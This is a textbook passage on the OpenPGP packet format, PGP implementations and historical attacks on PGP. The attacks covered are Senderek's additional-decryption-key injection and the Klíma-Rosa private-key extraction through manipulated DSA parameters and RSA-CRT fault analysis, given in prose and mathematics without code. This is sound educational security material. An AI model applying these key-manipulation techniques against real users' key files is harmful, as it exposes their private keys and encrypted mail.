Nesting of OpenPGP Packets OpenPGP packets can be arranged sequentially or nested. The OpenPGP standard does not impose restrictions on the combinations of packets but defines complex data structures formed from packets. OpenPGP applications usually only create meaningful combinations of packets; a classic combination is shown in Figure 16.2. The literal data packet (tag 11) contains the signed plaintext data, and the signature packet (tag 2) is prepended to it. Both packets are then compressed, and the result is stored on a compressed data packet (tag 8). This compressed data packet is encrypted, together with a modification detection code (MDC) packet (which contains a hash of the plaintext), and stored in a symmetrically encrypted identity-protected data packet (tag 18). In the last step, the symmetric message key is encrypted at least once. The resulting public-key ciphertext is stored in a public-key encrypted session key packet (tag 1) and prepended to the authenticated ciphertext.




Fig. 16.2 Typical nesting of a hybrid encrypted OpenPGP message.

Structure of an OpenPGP Packet In OpenPGP, the tag is encoded in 4 to 6 bits (Figure 16.3). This tag is followed by one to five bytes, in which the length of the following data is coded, and finally, the data itself.

In OpenPGP, a distinction must be made between old and new format (Figure 16.3). The two formats can be distinguished at the b_6 bit of the tag byte: $b_6 = 0$ means old format, $b_6 = 1$ new format. In the old format, the number of bytes for




Fig. 16.3 Old and new header format of a PGP packet

the length specification is coded in the last two bits (where $b_1 b_0 = 11$ indicates an undefined length); in the new format, it is coded in the first byte of the length value itself [9].

The transition from the old to the new version is motivated by the number of tags that can be described in the first byte. In the old version, there was a maximum of 15 tags (apart from the reserved tag 0), of which 14 have already been consumed in the context of RFC 2440 [10]. In the new version, $2^6 - 1 = 63$ tags are available.

The content of the data part of a packet depends on the tag itself. All these data formats are described in [9].

16.3.2 Encryption and Signature of a Test Message

To gain a first insight into the OpenPGP data structures, the encryption and signature of files using PGP will be explained using the simple text file from Listing 16.2.

Listing 16.2 Test message.

```
Hello ,  
this is a test message to explain the PGP data format  
Joerg Schwenk
```

Encryption The encrypted message in Listing 16.3 consists of two parts:

- **Public-Key Encrypted Session Key Packet (Tag 1):** This packet contains the following information:
 - **Key ID:** This value is used to identify the private key with which the symmetric key can be computed.
 - **Pub alg:** The public key algorithm used is ElGamal encryption.

- ElGamal: The two ElGamal values $g^k \bmod p$ and $m \cdot y^k \bmod p$ (y is the public key of the recipient) are transmitted here. The plaintext m contains the ID of the symmetric encryption algorithm, a checksum, and the PKCS#1-encoded symmetric key.
- **Symmetrically Encrypted Integrity Protected Data Packet (Tag 18):** Here, a concatenation of the plaintext and the SHA-1 hash value of the plaintext is encrypted.

Listing 16.3 Encrypted test message. The ElGamal values were shortened.

```

Old: Public-Key Encrypted Session Key Packet(tag 1)(526 bytes)
      New version(3)
      Key ID - 0x17C7C5809ABCF2DB
      Pub alg - ElGamal Encrypt-Only(pub 16)
      ElGamal g^k mod p(2047 bits) - ...
      ElGamal m * y^k mod p(2047 bits) - ...
          -> m = sym alg(1 byte) + checksum(2 bytes)
              + PKCS-1 block type 02
New: Symmetrically Encrypted and MDC Packet(tag 18)(260 bytes)
      Ver 1
      Encrypted data [sym alg is specified in pub-key encrypted
                      session key]
          (plain text + MDC SHA1(20 bytes))

```

Signature The *Signature Packet* (Tag 2) contains the following information (Listing 16.4)

- **Sig type:** Type of the hashed message – text or binary file
- **Pub alg:** Signature algorithm, here DSA
- **Hash alg:** Hash algorithm, here SHA-1
- **Issuer Fingerprint:** Hash value of the public key to be used for verification
- **Signature Creation Time:** Time of signature creation
- **Key ID:** ID of the public key to be used for verification
- **Hash left 2 bytes:** The first two bytes of the hash value that was signed
- **DSA r, DSA s:** The two signature values of the DSA

Listing 16.4 Structure of the PGP signature of the test message, displayed with PGPDump.

```

Old: Signature Packet(tag 2)(93 bytes)
      Ver 4 - new
      Sig type - Signature of a binary document(0x00).
      Pub alg - DSA Digital Signature Algorithm(pub 17)
      Hash alg - SHA1(hash 2)
      Hashed Sub: issuer fingerprint(sub 33)(21 bytes)
          v4 - Fingerprint - d8 53 7a 59 31 69 eb 64 9c e6
              63 b0 b8 47 f8 f7 dc a2 34 8d
      Hashed Sub: signature creation time(sub 2)(4 bytes)
          Time - Wed Jun 26 17:38:57 CEST 2019
      Sub: issuer key ID(sub 16)(8 bytes)
          Key ID - 0xB847F8F7DCA2348E

```

```
Hash left 2 bytes - dd 66
DSA r(158 bits) - ...
DSA s(159 bits) - ...
-> hash(DSA q bits)
```

16.3.3 OpenPGP Packets

Here's a little more detail about the essential OpenPGP packets.

Literal Data Packet (Tag 11) The starting point is the data to be protected. In OpenPGP, this data is stored in *Literal Data Packets*. There are two types of Literal Data: binary data and text data. In the case of binary files, it is assumed that they are represented identically on every platform. For text files, the representation of the file at the sender and receiver may differ at the byte level. Therefore, the line endings are converted to the network form <CR><LF> before the text file is saved in the Literal Data Packet.

Signature Packet (Tag 2) Their basic structure has already been explained in Listing 16.4. We will study them in more detail in section 16.4.

Compressed Data Packet (Tag 8) In OpenPGP, plaintext data is compressed before encryption and stored in a *Compressed Data Packet*. This packet contains one additional byte specifying the compression algorithm. Possible algorithms are described in [12, 13, 9].

Symmetrically Encrypted Integrity Protected Data Packet (Tag 18) A *Symmetrically Encrypted Integrity Protected Data Packet* contains no information about algorithms or keys. This information can be found elsewhere:

- In the Public-Key or Symmetric-Key Encrypted Session Key Packet (Tags 1 or 3), if one is contained in the PGP message.
- If no such packet is available, a default algorithm is specified in the OpenPGP RFCs [10, 9].

Cipher Feedback Mode is used, and the IV always equals 0. Since the IV is static, randomization of the ciphertext is achieved as follows: The data to be encrypted is preceded by eight bytes. The first six bytes are chosen randomly; bytes 7 and 8 are repetitions of bytes 5 and 6. This redundancy in the first 8-byte block allows a recipient to detect a decryption error quickly, but it can also be used for attacks to determine the plaintext [19].

The integrity of the plaintext is not protected by a MAC but by a SHA-1 hash value. This simple checksum does not guarantee authenticity, as any sender can easily create it. This feature is intended as it allows *deniability* of the authorship of a plaintext. But the checksum efficiently protects the integrity of the plaintext and prevents attacks from section 18.1.3.

Public-Key Encrypted Session Key Packet (Tag 1) The structure of the *Public-Key Encrypted Session Key Packet* has already been explained in Listing 16.3.

16.3.4 Radix 64 Conversion

The ciphertext is binary data and cannot be displayed in a text editor or sent in an RFC 822 email. To convert this binary file into a text file, Base64 encoding is used (chapter 17). Additionally, a 24-bit checksum is added as a sequence of four ASCII characters introduced by =.

16.4 Attacks on PGP

The two attacks described below are based on features of the OpenPGP data structures.

16.4.1 Additional Decryption Keys

The commercial version 5.5 of PGP introduced an option to add an *additional decryption key* (ADK) in each client. This feature was added to allow companies to decrypt their employees' e-mails and files in a controlled manner. The ADK is another public key, and the message key used to encrypt a file or an email is always encrypted with the ADK. Figuratively, this adds another mailbox to Figure 2.17.

There was much controversy around this feature, and Phil Zimmermann had to officially reject the claims that the ADK had anything to do with the US government's Key Recovery Alliance. This discussion motivated Ralf Senderek to investigate the security of the new feature [21]. He first tried to locate the position of the ADK within the OpenPGP data structures and found that the ADK was inserted in a signature packet (tag 2).

The structure of a Version 4 signature is shown in Figure 16.4. Additional information can be inserted here in two different ways: as *hashed subpackets*, which are protected by the signature, but also as *unhashed subpackets*, which can be modified without invalidating the signature. RFC2440 [10] clarifies that no security critical information should be included in unhashed subpackets:

“The second set of subpackets is not cryptographically protected by the signature and should include only advisory information.”

Ralf Senderek observed that the ADK is inserted into the version 4 signature as a hashed subpacket of type 10. According to RFC 2440, this type is intended as (“placeholder for backward compatibility”). There it is classified as “required”, in

contrast to the also possible “welcome” classification, i.e., this subpacket has to be considered when using the public key and its signature. It contains the key ID of a different public key with which the session key must also be encrypted.




Fig. 16.4 Structure of a Version 4 Signature Packet.

Ralf Senderek experimented with this structure. He changed given public keys in different ways and tried to get different PGP versions to accept an ADK he had contributed. His most successful idea was to put the ADK subpacket into the signature packet as an unhashed subpacket. With two versions of PGP for Windows, PGP 5.5.3i and PGP 6.5.1i, he managed to have the session key encrypted with his ADK. The complete attack scenario looks like this:

- An attacker A reads various PGP public keys from a PGP key server, including the recipient's key E .
- He modifies these keys by inserting his own ADK in a non-hashed subpacket into this key. The signatures of these keys remain valid.
- He stores these manipulated keys on a PGP key server.
- A sender S wants to send an encrypted message to receiver E . He knows the email address of E and can thus search for E 's public PGP key on the key server. He unsuspectingly loads the key manipulated by A .
- S uses a version of PGP that accepts ADKs also in an unhashed subpacket and does not inform the user about the generation of another ciphertext of the session key (for the attacker A). Since the ADK entry only contains a reference to the public key of A , PGP may have to download it from a server.
- The encrypted email to E contains the session key to decrypt the message at least three times: encrypted with the public keys of S and E , and with the ADK of A .
- If A gets access to the encrypted message, he can decrypt it using the private ADK key.

16.4.2 Manipulation of the private key

In 2000, two Czech cryptologists, Vlastimil Klíma and Tomáš Rosa [15], published an attack on a PGP user's private key. The key pair of a PGP user, consisting of the public and private key, is stored by PGP in the file `sekring.skr`. RFC 4880 [9] describes the structure of this file, which essentially consists of three parts:

- a public key packet (tag 6 or 14),
- a list of parameters to decrypt the private key with the user's passphrase, and
- the user's encrypted private key, together with a simple checksum.

Klíma and Rosa observed that the integrity of these three parts is not protected cryptographically. An attacker thus can, for example, manipulate the public-key packet without this being noticed by the PGP application when using the private key.

Write access to `sekring.skr` Access to a file is controlled by the operating system or access rules in the cloud storage/on the file server. These mechanisms can be weaker than PGP's passphrase mechanism, and there are many ways to circumvent this access control. Therefore, the Klíma-Rosa attack assumes that it is possible to obtain write access to the file `sekring.skr`.

1 Byte	Version number	Public Key
4 Byte	Creation time	
1 Byte	Algorithm (DSA)	
2+128	Prime number p	
2+20	Prime number q	
2+128	Element g	
2+128	Public key y	
1 Byte	String-to-key-usage (0xFF)	Parameters
(1)	Symmetric encryption algorithm	
(1+1+8+1)	Identifier of the hash algorithm (e.g. 0x02 for SHA-1); salt (random data, which is used together with the user's passphrase in the key derivation function); number of hashed octets of the data (the so-called <i>count</i>)	
(8 bis 16)	Initialisation vector IV	
2	Prefix of x (unencrypted in version 3, encrypted in version 4)	Private Key
20	Integer x (encrypted in versions 3 and 4)	
2	Checksum: arithmetic sum of 22 previous octets as plaintext modulo 65536 (unencrypted in version 3, encrypted in version 4)	

Fig. 16.5 OpenPGP structure of a DSA key pair.

DSA: Computing in a weak group. The security of the Digital Signature Algorithm (DSA) is based on the difficulty of computing discrete logarithms in the chosen mathematical group. Therefore, although all computations of the DSA are performed in a smaller subgroup (computations modulo q), a large group with more than 2^{1024} elements (calculations modulo p) is needed to make the computation of the discrete logarithm impossible. Klíma and Rosa [15] had the following idea: If they could

make this “outer” group smaller – by using a much smaller value p' instead of p –, then the computation of discrete logarithms would become easy.

In the Klíma-Rosa attack [15], the assumed write access to `sekring.skr` (Figure 16.5) is used as follows:

- The prime number p is replaced by a value p' smaller than q (e.g., 159 bits)
- A matching element g' replaces g
- All length values are adjusted

The file `sekring.skr` contains a simple checksum – which is not a cryptographic hash value – over all bytes. Below we show how to adjust this checksum, even if it is encrypted.

If the victim now uses this manipulated keyfile to generate a signature, the attacker can compute the victim’s private key x from the signed message m and the signature (r', s') . First, we have

$$r' = (g'^k \bmod p') \bmod q = g'^k \bmod p'$$

since p' is smaller than q , and thus the second modulo operation does not change the value of r' . The unknown value k , randomly chosen by the victim, can now be computed as the discrete logarithm of r' to the base g' . Thus the signature equation

$$s' = ((k^{-1} \bmod q)(h(m) + xr')) \bmod q$$

contains only one unknown value x , and this value can be determined by solving this equation.

RSA: Fault Analysis To compute private RSA keys, Klíma and Rosa adapted a technique from [6]. To enhance the performance of RSA signature generation, the first two values $m^d \bmod p$ and $m^d \bmod q$ for $n = pq$ are computed, which are combined to form the RSA signature on m using the Chinese Remainder Theorem (CRT). Since p and q are coprime, i.e. $\gcd(p, q) = 1$, we can use the extended Euclidean algorithm to compute integers a and b with $1 = ap + bq$. An RSA signature on message m can now be computed as follows:

1. $s_p \leftarrow m^d \bmod p = m^{d \bmod p-1} \bmod p$
2. $s_q \leftarrow m^d \bmod q$
3. $\sigma \leftarrow (s_q \cdot ap + s_p \cdot bq) \bmod n$

The Chinese Remainder Theorem guarantees that $\sigma = m^d \bmod n$.

If one of the two computations modulo p or q is distorted during the computation of an RSA signature s' , the factorization of n can be computed from this invalid signature s' and a valid signature s as follows:

- Assume w.l.o.g. that an error happens during the computation of s_p . Let this incorrect value be s'_p .
- With $s = s_q ap + s_p bq \bmod n$ and $s' = s_q ap + s'_p bq \bmod n$ we have:

$$\text{ggT}(s - s', n) = \text{ggT}((s_p - s'_p)bq, pq) = q$$

- Thus a prime factor of n is found, since $s_p - s'_p \neq 0$.

1 Byte	Version Number	Public Key
4 Byte	Creation time	
1 Byte	Algorithm (RSA)	
?	Modulus n	
?	Exponent e	Parameter
1 Byte	String-to-key-usage (0xFF)	
(1)	symmetrical algorithm	
(1+1+8+1)	0x03 (iterated and salted string-to-key identifier); identifier of the hash algorithm (for SHA-1, it is 0x02); salt (random data, which are hashed together with the user's passphrase and diversifies thus derived symmetrical key); the number of hashed octets of the data (the so-called "count")	
(8-16)	Initialisation vector IV	
2 + 256	Prefix + exponent d	Private Key
2 + 128	Prefix + prime p	
2 + 128	Prefix + prime q	
2 + 128	Prefix + pInv	
2	checksum, arithmetic sum of previous octets (prefixes and numbers $d, p, q, pInv$) as plaintext, modulo 65536 (in version 4 encrypted, in version 3 not encrypted)	

Fig. 16.6 Structure of sekring.skr for a 2048 bit RSA key pair. The last four rows are encrypted.

Applying RSA fault analysis to PGP The OpenPGP data structure (Figure 16.6) contains four entries related to the RSA private key:

- the private exponent d
- the prime factor p of n
- the prime factor q of n
- the inverse $pInv$ of p modulo q , i.e. $p \cdot pInv \equiv 1 \pmod{q}$

Using these four values, OpenPGP computes RSA signatures on a message m as follows:

1. $s_p \leftarrow m^d \pmod{p}$
2. $s_q \leftarrow m^d \pmod{q}$
3. $h \leftarrow pInv \cdot (s_q - s_p) \pmod{q}$
4. $\sigma \leftarrow s_p + p \cdot h$

Since $\sigma \pmod{p} = s_p$ and $\sigma \pmod{q} = (s_p + p \cdot pInv \cdot s_q - p \cdot pInv \cdot s_p) \pmod{q} = (s_p + s_q - s_p) \pmod{q} = s_q$ the Chinese Remainder Theorem guarantees that $\sigma = m^d \pmod{n}$.

In the Klíma-Rosa attack [15], the value $pInv$ is changed to another value $pInv'$ by flipping a bit in the last block of the ciphertext. In the CFB mode used by OpenPGP, this last block is the XOR of the plaintext and the previous ciphertext block. So flipping a bit in the ciphertext will flip the same bit in the plaintext. If this $pInv'$ is used to compute an RSA signature, we have $h' \leftarrow pInv' \cdot (s_q - s_p) \pmod{q}$ and

$$\sigma' \leftarrow s_p + p \cdot h'$$

Now let $y \leftarrow (\sigma')^e \bmod n$. We claim that $p \leftarrow \gcd((y - m), n)$, which means that we can factor n with the help of a single faulty RSA signature. This claim can be proven as follows:

- We have $\sigma' \equiv s_p \equiv m^d \pmod{p}$ and therefore also $y \equiv (\sigma')^e \equiv (m^d)^e \equiv m \pmod{p}$. This means that p divides $y - m$.
- On the other hand, we have $\sigma' \not\equiv m^d \pmod{q}$ since an equivalence of these two values would imply that σ' is a valid signature. This translates to $y \not\equiv m \pmod{q}$. So q does not divide $y - m$.

Since p divides $y - m$, but $n = pq$ does not divide $y - m$, it follows that $\gcd(y - m, n) = p$.

Adjusting the checksums In version 3 of the secret key packet, the checksum is not encrypted. For DSA, the encrypted part remains unchanged, so a new checksum can be calculated by computing the difference in the 16-bit sum introduced by the changes. For RSA, single bits are flipped in the (unknown) plaintext. With probability $\frac{1}{2}$, the direction of this change – from 0 to 1 or from 1 to 0 – can be guessed correctly, and the checksum can be adapted.

In version 4 of the secret key packet, the checksum is encrypted. However, since OpenPGP uses CFB mode, the last ciphertext block is malleable – by flipping a single bit in the ciphertext, the same bit is reversed in the plaintext, without affecting other parts of the plaintext. For DSA, again, the difference between the old and new checksum can be computed, and the appropriate bits can be flipped in the ciphertext of the checksum. For RSA, it is sufficient to flip a single bit in $pInv$. If the same bit – with respect to the 16-bit blocks which are added modulo 2^{16} – is flipped in the checksum, this checksum will be correct with probability $\frac{1}{2}$.

Cryptographic binding for different key parts The attacks reported in [15] were fixed in software, but the OpenPGP data structures remained unchanged. So after 20 years, the so-called *key overwriting* attacks could be revived: Lara Bruseghini, Kenneth G. Paterson, and Daniel Huigens [8] detected novel key overwrite vulnerabilities in five OpenPGP libraries. They also proposed an up-to-date solution for the problem: Use an AEAD scheme to encrypt the private key and choose all public parameters as additional data. In their solution, any change to the public parameters would make the decryption of the private key impossible.

16.5 PGP: Implementations

PGP is not only used to encrypt e-mail – although this application is the most widely known. This section gives an overview of the different implementations.

16.5.1 Crypto Libraries with OpenPGP Support

The following libraries support the essential cryptographic functions and the OpenPGP data formats.

GnuPG Today, *GNU Privacy Guard* (GPG) (<https://www.gnupg.org/index.de.html>) is the most important implementation of OpenPGP. Many other OpenPGP applications use GnuPG as a crypto library. GnuPG is maintained by the company g10 Code GmbH.

GnuPG implements a Command Line Interface (CLI), which allows the crypto functions to be addressed using commands and parameters. The result of these operations is output as a string via `stdout`. The calling application must parse this string correctly to display the result of the operation (e.g., a signature verification).

This CLI has certain limitations. For example, a signature check cannot specify against *which* public key the signature should be checked against – a check is always made against all public keys stored in the keyring. If the check is successful against *one* of these keys, the name of this key is returned together with the result.

There are a variety of frontends that use GnuPG. These are listed under <https://gnupg.org/software/frontends.html>.

GnuPG always uses symmetrically encrypted integrity-protected data packets (tag 18) for data encryption. Here a MDC, a hash value of the plaintext, is always encrypted together with the plaintext – a theoretically weak but effective way of protecting the integrity of the plaintext. Up to and including version 2.2.7, MDC checks could be switched off, which made attacks like EFAIL Malleability Gadgets undetectable. Starting with version 2.2.8, the MDC check is required, but only leads to a warning message if incorrect.

OpenPGP.js The JavaScript library OpenPGP.js (<https://openpgpjs.org/>) provides full OpenPGP support in the browser for web applications and has led, among other things, to a boom in end-to-end encrypted webmail applications. Its weakness lies in the persistent storage of private keys – here, OpenPGP.js can only rely on the local storage mechanisms of the web browser.

Bouncy Castle The Java library Bouncy Castle supports many standards – including TLS, PKCS, and OpenPGP (<https://www.bouncycastle.org/>).

RNP The CLI library RNP (<https://www.rnpbgp.com/>) is written in C and is maintained by Ribose Inc. It is compatible with GnuPG. The popular e-mail client Thunderbird switched from GnuPG (in its Enigmail plugin) to RNP in version 78.

Additional libraries A list of other libraries can be found at <https://www.openpgp.org/software/developer/>.

16.5.2 OpenPGP GUIs for Different Operating Systems

The OpenPGP libraries must be provided as executable files to use the cryptographic functions of PGP (e.g., encryption of files and verification of digital signatures) in an operating system. In the simplest case, the functions are called via an operating system CLI shell. However, graphical user interfaces (GUI) and integration into the GUI of the operating system (e.g., right mouse click) are also frequently provided.

Microsoft Windows For Microsoft operating systems, GPG4Win (<https://www.gpg4win.de/>) is available. In addition to an Outlook integration, GPG4Win offers options for encrypting and signing files and folders by integrating them into the Windows context menu. In detail, GPG4Win provides the following modules:

- GnuPG as a crypto library
- Kleopatra as a key management tool for OpenPGP and X.509 (S/MIME) and cryptographic configurations
- GPA: Another key manager for OpenPGP and X.509 (S/MIME)
- GpgOL: A plug-in for Microsoft Outlook 2003 and 2007 (e-mail encryption)
- GpgEX: A plugin for Microsoft Explorer (file encryption)
- Claws Mail: A complete e-mail program with a plugin for GnuPG

Linux GnuPG and Cleopatra are also available for Linux, and there is a plug-in for KMail. The Gnu Privacy Assistant (GPA) (<https://www.gnupg.org/related-software/gpa/index.html>) offers a GUI under Linux. Edward Snowden used GPA in a video (<https://vimeo.com/56881481>) to explain the use of PGP to journalists.

Android OpenKeyChain is a free app that allows Android users to encrypt files with OpenPGP (<https://www.openkeychain.org/>). It can be integrated into K-9-Mail.

MacOS GPG Tools/GPG Suite (<https://gpgtools.org/>) is based on the GnuPG library and offers

- GPG Keychain, a key manager,
- GPG Services, integration into the macOS GUI, and
- gpgMail, an integration into macOS-Mail.

Enigmail for Thunderbird Enigmail integrated GnuPG into Thunderbird (<https://enigmail.net/>). It is no longer supported since Thunderbird now natively supports OpenPGP.

16.5.3 Package Managers with OpenPGP Signatures

Digital code signatures ensure that only trustworthy software updates are installed on an operating system. Some package managers use OpenPGP signature packets for this purpose.

DPKG (Debian GNU/Linux) DPKG verifies signatures over individual packages, APT repositories/mirrors, or ISO installation images.

RPM (Fedora, RedHat) RPM verifies signatures on single packages, YUM repositories, or ISO installation images.

16.5.4 Software Downloads

The binaries for individual programs can also be protected with OpenPGP signatures. The download packages of the Tor Browser, some Bitcoin clients, and VeraCrypt (formerly: TrueCrypt) can be verified for authenticity using OpenPGP signatures.

Related Work

The EFAIL attacks, which also targeted OpenPGP formatted emails, will be discussed in chapter 18.

The security of cryptographic primitives also threatens the security of OpenPGP. This was shown in [16] for the SHA-1 hash function, where chosen-prefix collisions in SHA-1 were used to manipulate OpenPGP signatures on public keys.

The OpenPGP data format seems to leave some room for interpretation as to how specific algorithms should be implemented – this was exemplified by a study on ElGamal encryption in OpenPGP [11].

Adaptive CCA attacks were first investigated in [14] against PGP and GnuPG implementations. The attacks failed when compression was used. In [17], these adaptive-CCA attacks were adapted to the OpenPGP data format. The quick check feature of OpenPGP, where the bytes 7 and 8 are identical to bytes 5 and 6 in the first block of the CFB-encrypted plaintext, was used in [19] to learn 16 bits using adaptive CCA of complexity 2^{15} .

Format oracle attacks on symmetrically encrypted data packets were described in [18]; if these oracles were exposed to an adversary, he could break symmetric encryption with complexity at most 2^8 per byte.

An empirical study on the OpenPGP Web of Trust was conducted in [23] and extended in [4]. The PGP keyserver ecosystem was studied in [5].

A large body of research on PGP's (un-)usability exists. This research direction was initiated by the seminal paper of Alma Whitten, and J. Doug Tygar [25]. This work was updated and extended in [22] and [20]. In [7], personal motivation for long-term adoption of PGP encryption is studied.

Problems

16.1 PGP Web of Trust

- (a) How many public keys does a public key file typically contain?
- (b) What are the key fingerprint and the key ID, and on which key are they computed?
- (c) What are typical user identities? Can a user have more than one identity?

16.2 OpenPGP public key files

Check RFC 4880 for the Sig type 0x013 and 0x018. Which parts of Listing 16.1 do these signature types sign?

16.3 Web of Trust, TOFU, and Autocrypt

The PGP Web of Trust is based on the transitivity of trust: If A trusts B , and B has signed the public key pk_C of C , then A should believe that pk_C is the public key of C , and that C is trustworthy. In Trust on First Use (TOFU), user A believes that the first step in a process is trustworthy – i.e., that all PGP keyservers can be trusted – and only verifies later actions cryptographically. How does Autocrypt relate to these two concepts? Is the Web of Trust used here, TOFU, or something else?

16.4 OpenPGP

- (a) How many OpenPGP packets are nested in a ciphertext when hybrid encryption is used?
- (b) In hybrid encryption, where are the encryption algorithms specified?

16.5 Klima-Rosa small subgroup attack

- (a) Why does DSA use two prime numbers, p and q ? Would DSA also work with safe primes p ?
- (b) Would the attack also work if q was changed?
- (c) Try to formulate an attacker model for this attack.

16.6 Klima-Rosa RSA fault attack

- (a) Why can the private RSA key be changed without decrypting it first?
- (b) How does the extended Euclidean algorithm work?
- (c) How many multiplications are necessary to compute a digital signature with the Chinese Remainder Theorem, and how many to compute it with the OpenPGP variant?

References

1. History of PGP. <http://www.geocities.com/openpgp/history.html>, nicht mehr verfügbar. URL <http://www.geocities.com/openpgp/history.html>
2. Atkins, D., Stallings, W., Zimmermann, P.: PGP Message Exchange Formats. RFC 1991 (Informational) (1996). DOI 10.17487/RFC1991. URL <https://www.rfc-editor.org/rfc/rfc1991.txt>. Obsoleted by RFC 4880
3. Back, A.: Pgp timeline. <http://www.cypherspace.org/adam/timeline/> (Retrieved 2014/04/02). <http://www.cypherspace.org/adam/timeline/>

4. Barenghi, A., Federico, A.D., Pelosi, G., Sanfilippo, S.: Challenging the trustworthiness of PGP: Is the web-of-trust tear-proof? In: G. Pernul, P.Y.A. Ryan, E.R. Weippl (eds.) ES-ORICS 2015: 20th European Symposium on Research in Computer Security, Part I, *Lecture Notes in Computer Science*, vol. 9326, pp. 429–446. Springer, Heidelberg, Germany, Vienna, Austria (2015). DOI 10.1007/978-3-319-24174-6_22
5. Böck, H.: A look at the PGP ecosystem through the key server data. Cryptology ePrint Archive, Report 2015/262 (2015). <https://eprint.iacr.org/2015/262>
6. Boneh, D., DeMillo, R.A., Lipton, R.J.: On the importance of checking cryptographic protocols for faults (extended abstract). In: W. Fumy (ed.) Advances in Cryptology – EUROCRYPT’97, *Lecture Notes in Computer Science*, vol. 1233, pp. 37–51. Springer, Heidelberg, Germany, Konstanz, Germany (1997). DOI 10.1007/3-540-69053-0_4
7. Borradale, G., Kretschmer, K., Grete, M., LeClerc, A.: The motivated can encrypt (even with PGP). Proceedings on Privacy Enhancing Technologies **2021**(3), 49–69 (2021). DOI 10.2478/popets-2021-0037
8. Brusghini, L., Paterson, K.G., Huigens, D.: Victory by ko: Attacking openpgp using key overwriting. Proc. ACM CCS 2022 (2022)
9. Callas, J., Donnerhacke, L., Finney, H., Shaw, D., Thayer, R.: OpenPGP Message Format. RFC 4880 (Proposed Standard) (2007). DOI 10.17487/RFC4880. URL <https://www.rfc-editor.org/rfc/rfc4880.txt>. Updated by RFC 5581
10. Callas, J., Donnerhacke, L., Finney, H., Thayer, R.: OpenPGP Message Format. RFC 2440 (Proposed Standard) (1998). DOI 10.17487/RFC2440. URL <https://www.rfc-editor.org/rfc/rfc2440.txt>. Obsoleted by RFC 4880
11. De Feo, L., Poettering, B., Sorniotti, A.: On the (in)security of ElGamal in OpenPGP. In: G. Vigna, E. Shi (eds.) ACM CCS 2021: 28th Conference on Computer and Communications Security, pp. 2066–2080. ACM Press, Virtual Event, Republic of Korea (2021). DOI 10.1145/3460120.3485257
12. Deutsch, P., Gailly, J.L.: ZLIB Compressed Data Format Specification version 3.3. RFC 1950 (Informational) (1996). DOI 10.17487/RFC1950. URL <https://www.rfc-editor.org/rfc/rfc1950.txt>
13. Deutscher, T.: DEFLATE Compressed Data Format Specification version 1.3. RFC 1951 (Proposed Standard) (1996). URL <http://www.ietf.org/rfc/rfc1951.txt>
14. Jallad, K., Katz, J., Schneier, B.: Implementation of chosen-ciphertext attacks against PGP and GnuPG. In: A.H. Chan, V.D. Gligor (eds.) ISC 2002: 5th International Conference on Information Security, *Lecture Notes in Computer Science*, vol. 2433, pp. 90–101. Springer, Heidelberg, Germany, Sao Paulo, Brazil (2002)
15. Klima, V., Rosa, T.: Attack on private signature keys of the OpenPGP format, PGP(TM) programs and other applications compatible with OpenPGP. Cryptology ePrint Archive, Report 2002/076 (2002). <https://eprint.iacr.org/2002/076>
16. Leurent, G., Peyrin, T.: SHA-1 is a shambles: First chosen-prefix collision on SHA-1 and application to the PGP web of trust. In: S. Capkun, F. Roesner (eds.) USENIX Security 2020: 29th USENIX Security Symposium, pp. 1839–1856. USENIX Association (2020)
17. Lin, H.C., Yen, S.M., Chen, G.T.: Adaptive-CCA on OpenPGP revisited. In: J. López, S. Qing, E. Okamoto (eds.) ICICS 04: 6th International Conference on Information and Communication Security, *Lecture Notes in Computer Science*, vol. 3269, pp. 452–464. Springer, Heidelberg, Germany, Malaga, Spain (2004)
18. Maury, F., Reinhard, J.R., Levillain, O., Gilbert, H.: Format oracles on OpenPGP. In: K. Nyberg (ed.) Topics in Cryptology – CT-RSA 2015, *Lecture Notes in Computer Science*, vol. 9048, pp. 220–236. Springer, Heidelberg, Germany, San Francisco, CA, USA (2015). DOI 10.1007/978-3-319-16715-2_12
19. Mister, S., Zuccherato, R.J.: An attack on CFB mode encryption as used by OpenPGP. In: B. Preneel, S. Tavares (eds.) SAC 2005: 12th Annual International Workshop on Selected Areas in Cryptography, *Lecture Notes in Computer Science*, vol. 3897, pp. 82–94. Springer, Heidelberg, Germany, Kingston, Ontario, Canada (2006). DOI 10.1007/11693383_6
20. Ruoti, S., Andersen, J., Zappala, D., Seamons, K.: Why johnny still, still can't encrypt: Evaluating the usability of a modern pgp client. arXiv preprint arXiv:1510.08555 (2015)

21. Senderek, R.: Key-experiments – how pgp deals with manipulated keys –. <https://securesolutions.ie/security/key-experiments.html> (2000)
22. Sheng, S., Broderick, L., Koranda, C.A., Hyland, J.J.: Why johnny still can't encrypt: evaluating the usability of email encryption software. In: Symposium On Usable Privacy and Security, pp. 3–4. ACM (2006)
